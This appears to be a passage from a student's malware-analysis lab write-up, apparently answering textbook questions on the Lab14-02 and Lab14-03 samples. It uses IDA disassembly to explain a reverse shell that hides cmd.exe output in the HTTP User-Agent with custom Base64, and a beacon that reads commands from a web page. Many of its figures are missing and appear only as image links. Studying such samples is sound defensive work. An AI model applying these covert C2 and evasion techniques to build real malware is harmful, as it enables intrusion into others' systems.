
If we look at how this is launched by examining cross-references, we find that these network connections are being launched in their own threads one after another from within WinMain which reflects what we've seen during the dynamic analysis above.

iv.Which aspect of the HTTP protocol does the malware leverage to achieve its objectives?

Ans.From our dynamic analysis there looks to be some strange data contained within the User-Agent field so we investigate that further. First we look at the thread creation which uses the anonymous pipe we saw created in the previous section.



loc_40136A:
lea edx, [esp+1A8h+ThreadId]
lea eax, [esp+1A8h+ThreadAttributes]
push edx ; lpThreadId
push ebp ; dwCreationFlags
push ebx ; lpParameter
push offset StartAddress ; lpStartAddress
mov [ebx+8], edi
mov edi, ds:CreateThread
push ebp ; dwStackSize
push eax ; lpThreadAttributes
mov [esp+1C0h+ThreadAttributes.nLength], 0Ch
mov [esp+1C0h+ThreadAttributes.lpSecurityDescriptor], ebp
mov [esp+1C0h+ThreadAttributes.bInheritHandle], ebp
call edi ; CreateThread
cmp eax, ebp
mov [ebx+0Ch], eax
jnz short loc_4013BA


push 0 ; lpBytesLeftThisMessage
lea eax, [esp+18h+BytesRead]
push 0 ; lpTotalBytesAvail
push eax ; lpBytesRead
push 4 ; nBufferSize
push esi ; lpBuffer
push ecx ; hNamedPipe
call ds:PeekNamedPipe
test eax, eax
jz short loc_40159C
mov edi, ds:ReadFile
loc_40152E:
mov eax, [esp+14h+BytesRead]
test eax, eax
jbe short loc_401578
mov eax, [ebx]
lea edx, [esp+14h+BytesRead]
push 0 ; lpOverlapped
push edx ; lpNumberOfBytesRead
push 257h ; nNumberOfBytesToRead
push esi ; lpBuffer
push eax ; hFile
call edi ; ReadFile
mov ecx, [esp+14h+BytesRead]
push ebp
push esi
mov byte ptr [ecx+esi], 0
mov edx, [esp+1Ch+BytesRead]
inc edx
mov [esp+1Ch+BytesRead], edx
call sub_401000
lea edx, [ebx+14h]
push edx
push ebp
call loc_401750
add esp, 10h
test eax, eax
jnz short loc_401583




v.What kind of information is communicated in the malware's initial beacon?

Ans.Taking our output from running the malware and our knowledge from the above analysis on custom Base64 index string used, we can decode the output and confirm this is the standard output of cmd.exe being run.





vi.What are some disadvantages in the design of this malware's communication channels?

Ans. To identify some disadvantages in the design of this malware's communication channels we can look within 'sub_4015C0' which is what is run within the second thread of this malware. Inside of this we immediately see this uses 'sub_401800' to make the outgoing internet connection, so we examine this further.



```
; DWORD __stdcall sub_4015C0(LPVOID)
sub_4015C0 proc near

var_14= dword ptr -14h
lpszUrl= dword ptr -10h
var_8= dword ptr -8
NumberOfBytesWritten= dword ptr -4
arg_0= dword ptr  4

sub     esp, 8
push    ebx
push    ebp
push    esi
push    edi
push    100h
call    ??2@YAPAXI@Z    ; operator new(uint)
push    100h
mov     edi, eax
call    ??2@YAPAXI@Z    ; operator new(uint)
mov     edx, eax
mov     ecx, 40h
xor     eax, eax
mov     [esp+20h+NumberOfBytesWritten], 0
rep stosd
mov     ecx, 40h
mov     edi, edx
rep stosd
push    118h            ; size_t
mov     [esp+24h+var_8], edx
call    malloc
mov     esi, [esp+24h+arg_0]
mov     ebp, eax
mov     ecx, 46h
mov     edi, ebp
lea     eax, [ebp+14h]
rep movsd
push    eax             ; lpszUrl
call    sub_401800
mov     ebx, eax
add     esp, 10h
test    ebx, ebx
jz      loc_40170D
```






vii.Is the malware's encoding scheme standard?

Ans.From our analysis in question 4 we know that the malware's encoding scheme is Base64 but not using the standard index string.

viii.How is communication terminated?

Ans.Looking back into this malware within IDA, after establishing a connection through 'sub_401800' contained within 'sub_4015C0', a comparison is then made looking for the term 'exit'.




ix.What is the purpose of this malware, and what role might it play in the attacker's arsenal?

Ans.From our analysis above we know the purpose of this malware is to establish a reverse TCP command shell which passes data through a user-agent to try and evade network analysis techniques. Given the malware attempts to delete itself it's likely this is only used during initial access to a system prior to further malware or persistence being setup and is simply a disposable means to an end.

c) This lab builds on Practical 8 a. Imagine that this malware is an attempt by the attacker to improve his techniques. Analyze the malware found in file Lab14-03.exe.


i.What hard-coded elements are used in the initial beacon? What elements, if any, would make a good signature?

Ans.By running the malware and using Fakenet-NG, we can get a glimpse of the beacon this sends.




ii.What elements of the initial beacon may not be conducive to a longlasting signature?

Ans.If we examine the hard-coded URL above and where it is referenced, we find that it is located in a function ‘sub_401457’.




iii.How does the malware obtain commands? What example from the chapter used a similar methodology? What are the advantages of this technique?

Ans.Taking a closer look at sub_4011F3 we found earlier, we can see that after attempting to initiate the C2 beacon connection, we can see that after reading the .htm file hosted in the C2, it begins searching for elements which start with “<no” in addition to performing a subroutine at sub_401000 before comparing other elements.



